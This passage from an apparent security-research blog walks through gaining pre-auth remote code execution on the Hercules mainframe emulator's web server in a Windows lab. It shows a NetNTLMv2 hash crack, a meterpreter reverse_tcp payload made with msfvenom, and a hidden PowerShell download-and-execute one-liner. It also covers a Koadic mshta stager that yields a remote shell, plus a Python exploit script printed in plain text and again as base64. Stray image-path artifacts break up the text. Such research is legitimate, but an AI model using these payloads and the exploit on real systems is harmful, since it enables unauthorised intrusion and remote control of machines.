* Not-Iterated
* Single-Hash
* Single-Salt
```

After a while – maybe we'll find a correct password:

```
Session..........: hashcat
Status...........: Running
Hash.Type........: NetNTLMv2
Hash.Target......: C::DESKTOP-0070
Time.Started.....: Thu Dec 24 06:4
Time.Estimated...: Thu Dec 24 06:4
Guess.Base.......: File (/usr/shar
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    96183 H/s (8
Recovered........: 0/1 (0.00%) Dig
Progress.........: 1894400/1434438
Rejected.........: 0/1894400 (0.00
Restore.Point....: 1894400/1434438
Restore.Sub.#1...: Salt:0 Amplifie
Candidates.#1....: cromwell14 -> c
```


But in case we still have an access to 'RCE' via *webshell* as well as we can use Mocha TN320 terminal (without the password) I decided to skip the part related to cracking password/hash and jump directly here:

```
root@kali: /home/c/pwn
root@kali:/home/c/pwn# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.111.128 LPORT=443 -e x86/shikata_ga_nai -f vba-exe > vba.file
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of vba-exe file: 20503 bytes
root@kali:/home/c/pwn# file vba.file
vba.file: ASCII text, with very long lines, with CRLF, LF line terminators
root@kali:/home/c/pwn# head vba.file
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'*************************************************************
```


My next step was to run python *SimpleHTTPServer* on port 8080/tcp:

```
root@kali: /home/c/pwn
root@kali:/home/c/pwn#
root@kali:/home/c/pwn# ls
mineframez.log  vba.file
root@kali:/home/c/pwn# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```


Now let's try to grab the file using our web page. To check how can I do it I used few oneliners, for example this one:




Hm... Let's try harder ;) After a while I decided to recreate payload using *msfvenom* again but this time I decided to save the response as *vba-psh*:




For now we should be here:




Let's try to download the file and run it once again:




Hm. Looks like I did not prepare a valid parser for the payload I prepared ;S I decided to go pack directly to PS1-based payload (so I go back to *msfvenom ;]).* Here we go again:



Checking our oneliner to grab and run the file from our Kali box:




Better now, but meterpreter died – so we need to try again. Checking:



So it looks much better with this oneliner:

```
powershell.exe -executionpolicy bypass -w hidden "iex(New-Object
System.Net.WebClient).DownloadString('http://kali:8080/psh.ps1');psh.ps1"
```

Now we are... (at this moment „Meterpreter session... Died" again ;S) here: at this stage (meterpreter died multipie times) I decided to focus again on *wmic* command available in Hercules Web Server and that's how I found tool called *koadic[3]*. Let's start here:



So far, so good. Let's install it, according to the README file we should be somewhere here:

```
root@kali: ~/tools/koadic
root@kali:~/tools# git clone https://github.com/zerosum0x0/koadic.git
Cloning into 'koadic'...
remote: Enumerating objects: 4215, done.
remote: Total 4215 (delta 0), reused 0 (delta 0), pack-reused 4215
Receiving objects: 100% (4215/4215), 8.52 MiB | 3.53 MiB/s, done.
Resolving deltas: 100% (2773/2773), done.
root@kali:~/tools# cd koadic
root@kali:~/tools/koadic# pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (fro
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (fro
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (fro
Collecting rjsmin
  Downloading rjsmin-1.1.0.tar.gz (412 kB)
     |[redacted]| 412 kB 2.1 MB/s
```

After a while when all requirements setup is finished, we can run the program to see some *help*:

```
root@kali: ~/tools/koadic
root@kali:~/tools/koadic# ./koadic -h
usage: koadic [-h] [--autorun AUTORUN] [-o] [--restore RESTORE]

optional arguments:
  -h, --help          show this help message and exit
  --autorun AUTORUN   a file containing commands to autorun at startup
  -o                  it is tuesday my dudes
  --restore RESTORE   a koadic restore json file
root@kali:~/tools/koadic#
```

Let's try it:

```
root@kali: ~/tools/koadic

                        .
                       / \
    _                 _ | |
   | | _____   __ _  __| || |  ___
   | |/ / _ \ / _` |/ _` ||.| / __|
   |   / (o) | (_| | (_| ||.|| (__
   |_|\_\_^_/ \__,_|\__,_||:| \___|
                           |:|
                       ~\==8==/~
                           8
                           0

 -{ Koadic C3 - COM Command & Control }-
     Windows Post-Exploitation Tools
            Endless Intellect

          ~[ Version:  0xB ]~
          ~[ Stagers:    6 ]~
          ~[ Implants:  46 ]~


(koadic: sta/js/mshta)# help

        COMMAND       DESCRIPTION
        ---------     -------------
        api           turn off/on the rest api
        clear         clear the screen
        cmdshell      command shell to interact with a zombie
        createstager  creates a stager for the current module
        creds         shows collected credentials
        domain        shows collected domain information
```

Looks pretty similar to the MSF console, isn't it? ;] Let's continue here:

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.111.128:9999/byUA6
[>] mshta http://192.168.111.128:9999/byUA6
```

Let's use *mshta* to run it from our 'webshell':

```
Hint: <paramlist> = <param> [, <paramlist>].
sh mshta http://192.168.111.128:9999/byUA6

Command: sh mshta http://192.168.111.128:9999/byUA6        Send
```

Updates on Kali – in kodiac's console:

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.111.128:9999/byUA6
[>] mshta http://192.168.111.128:9999/byUA6
[+] Zombie 0: Staging new connection (192.168.111.1) on Stager 0
[+] Zombie 0: DESKTOP-0O70OKN\c @ DESKTOP-0O70OKN -- Windows 10 Education N
(koadic: sta/js/mshta)#
```

Let's see what's next:


```
(koadic: imp/piv/stage_wmi)# cmdshell
[-] You must provide a zombie number as an argument.
(koadic: imp/piv/stage_wmi)# cmdshell help
[-] Zombie #help not found.
(koadic: imp/piv/stage_wmi)# cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]>
```

Looks like we did it! ;) Last quick check:

```
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]> whoami
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Program Files\Hercules\Hercules 3.07 (32 Bit) & whoami`:
desktop-0o70okn\c

[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]> netstat -ant | findstr "LIST"
[*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Program Files\Hercules\Hercules 3.07 (32 Bit) & netstat -ant | findstr "LIST"`:
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:3270           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       InHost
```

So far, so good. We achieved a stable reverse shell so we can move forward... ;]


(Windows10 – why not to love it? ;]



...remember I told you about the updates? ;))

Back to the future

Quick overview for last steps:



Ok, checking in the console window, raw copy/paste example from Burp:

```
import requests

session = requests.session()

burp0_url = "http://192.168.1.10:8081/cgi-bin/tasks/syslog"
burp0_cookies = {"msgcount": "22"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.
0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language"
: "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urle
ncoded", "Origin": "http://192.168.1.10:8081", "Connection": "close", "Referer": "http://192.168.1.10:8081/cg
i-bin/tasks/syslog", "Upgrade-Insecure-Requests": "1"}
burp0_data = {"command": "sh mshta http://192.168.111.128:9999/byUA6", "send": "Send", "norefresh": "1", "ref
resh_interval": "5", "msgcount": "22"}
session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
~
```


Edited example:

```
root@kali: /home/c/pwn
#!/usr/bin/env python
# Hercules emulator Web Server PreAuth poc
#
# require: kodiac framework
# 25.12.2020 @ 00:07
#

import requests
session = requests.session()

kodiac_path = raw_input('Full path to kodiac binary please: ')
print '[+] current kodiac path: %s' % ( kodiac_path )

target = raw_input('Target host/IP please: ') # default 8081

burp0_url = "http://" + target + ":8081/cgi-bin/tasks/syslog"
burp0_cookies = {"msgcount": "22"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3",
 "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://"+target+":8081
", "Connection": "close", "Referer": "http://"+ target +":8081/cgi-bin/tasks/syslog", "Upgrade-Insecure-Requests": "1"}

cmd = raw_input('Command please: [1:default, 2: yours]')
if cmd == 1:
  print '[!] remember to start kodiac'
  burp0_data = {"command": "sh mshta http://192.168.111.128:9999/byUA6", "send": "Send", "norefresh": "1", "refresh_interva
l": "5", "msgcount": "22"}
else:
  burp0_data = {"command": "sh " + cmd, "send": "Send", "norefresh": "1", "refresh_interval": "5", "msgcount": "22"}


session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)

print '[+] done ;]'
```

It’s time to check it:


```
IyEvdXNyL2Jpbi9lbnYgcHl0aG9uCiMgSGVyY3VsZXMgZW11bGF0b3IgV2ViIFNlcnZlciBQcmVB
dXRoIHBvYwojIAojIHJlcXVpcmU6IGtvZGlhYyBmcmFtZXdvcmsKIyAyNS4xMi4yMDIwIEAgMDA6
MDcKIyAKCmltcG9ydCByZXF1ZXN0cwpzZXNzaW9uID0gcmVxdWVzdHMuc2Vzc2lvbigpCgprb2Rp
YWNfcGF0aCA9IHJhd19pbnB1dCgnRnVsbCBwYXRoIHRvIGtvZGlhYyBiaW5hcnkgcGxlYXNlOiAn
KQpwcmludCAnWytdIGN1cnJlbnQga29kaWFjIHBhdGg6ICVzJyAlICgga29kaWFjX3BhdGggKQoK
dGFyZ2V0ID0gcmF3X2lucHV0KCdUYXJnZXQgaG9zdC9JUCBwbGVhc2U6ICcpICMgZGVmYXVsdCA4
MDgxCgpidXJwMF91cmwgPSAiaHR0cDovLyIgKyB0YXJnZXQgKyAiOjgwODEvY2dpLWJpbi90YXNr
cy9zeXNsb2ciCmJ1cnAwX2Nvb2tpZXMgPSB7Im1zZ2NvdW50IjogIjIyIn0KYnVycDBfaGVhZGVy
cyA9IHsiVXNlci1BZ2VudCI6ICJNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOyBXaW42NDsg
eDY0OyBydjo4Mi4wKSBHZWNrby8yMDEwMDEwMSBGaXJlZm94LzgyLjAiLCAiQWNjZXB0IjogInRl
eHQvaHRtbCxhcHBsaWNhdGlvbi94aHRtbCt4bWwsYXBwbGljYXRpb24veG1sO3E9MC45LGltYWdl
L3dlYnAsKi8qO3E9MC44IiwgIkFjY2VwdC1MYW5ndWFnZSI6ICJwbCxlbi1VUztxPTAuNyxlbjtx
PTAuMyIsICJBY2NlcHQtRW5jb2RpbmciOiAiZ3ppcCwgZGVmbGF0ZSIsICJDb250ZW50LVR5cGUi
OiAiYXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVkIiwgIk9yaWdpbiI6ICJodHRwOi8v
Iit0YXJnZXQrIjo4MDgxIiwgIkNvbm5lY3Rpb24iOiAiY2xvc2UiLCAiUmVmZXJlciI6ICJodHRw
Oi8vIisgdGFyZ2V0ICsiOjgwODEvY2dpLWJpbi90YXNrcy9zeXNsb2ciLCAiVXBncmFkZS1JbnNl
Y3VyZS1SZXF1ZXN0cyI6ICIxIn0KCmNtZCA9IHJhd19pbnB1dCgnQ29tbWFuZCBwbGVhc2U6IFsx
OmRlZmF1bHQsIDI6IHlvdXJzXScpCmlmIGNtZCA9PSAxOgogIHByaW50ICdbIV0gcmVtZW1iZXIg
dG8gc3RhcnQga29kaWFjJwogIGJ1cnAwX2RhdGEgPSB7ImNvbW1hbmQiOiAic2ggbXNodGEgaHR0
cDovLzE5Mi4xNjguMTExLjEyODo5OTk5L2J5VUE2IiwgInNlbmQiOiAiU2VuZCIsICJub3JlZnJl
c2giOiAiMSIsICJyZWZyZXNoX2ludGVydmFsIjogIjUiLCAibXNnY291bnQiOiAiMjIifQplbHNl
OgogIGJ1cnAwX2RhdGEgPSB7ImNvbW1hbmQiOiAic2ggIiArIGNtZCwgInNlbmQiOiAiU2VuZCIs
ICJub3JlZnJlc2giOiAiMSIsICJyZWZyZXNoX2ludGVydmFsIjogIjUiLCAibXNnY291bnQiOiAi
MjIifQoKCnNlc3Npb24ucG9zdChidXJwMF91cmwsIGhlYWRlcnM9YnVycDBfaGVhZGVycywgY29v
a2llcz1idXJwMF9jb29raWVzLCBkYXRhPWJ1cnAwX2RhdGEpCgpwcmludCAnWytdIGRvbmUgO10n
CiMgCg==
```


Kodiac is restarted so (after fixing this bug in the source ;)) we should be somewhere here:



Ok, but this is still „Windows” not the „mainframe” we were looking for, right? ;) Let’s continue below.


Quick intro and new vocabulary

Bonsoir.

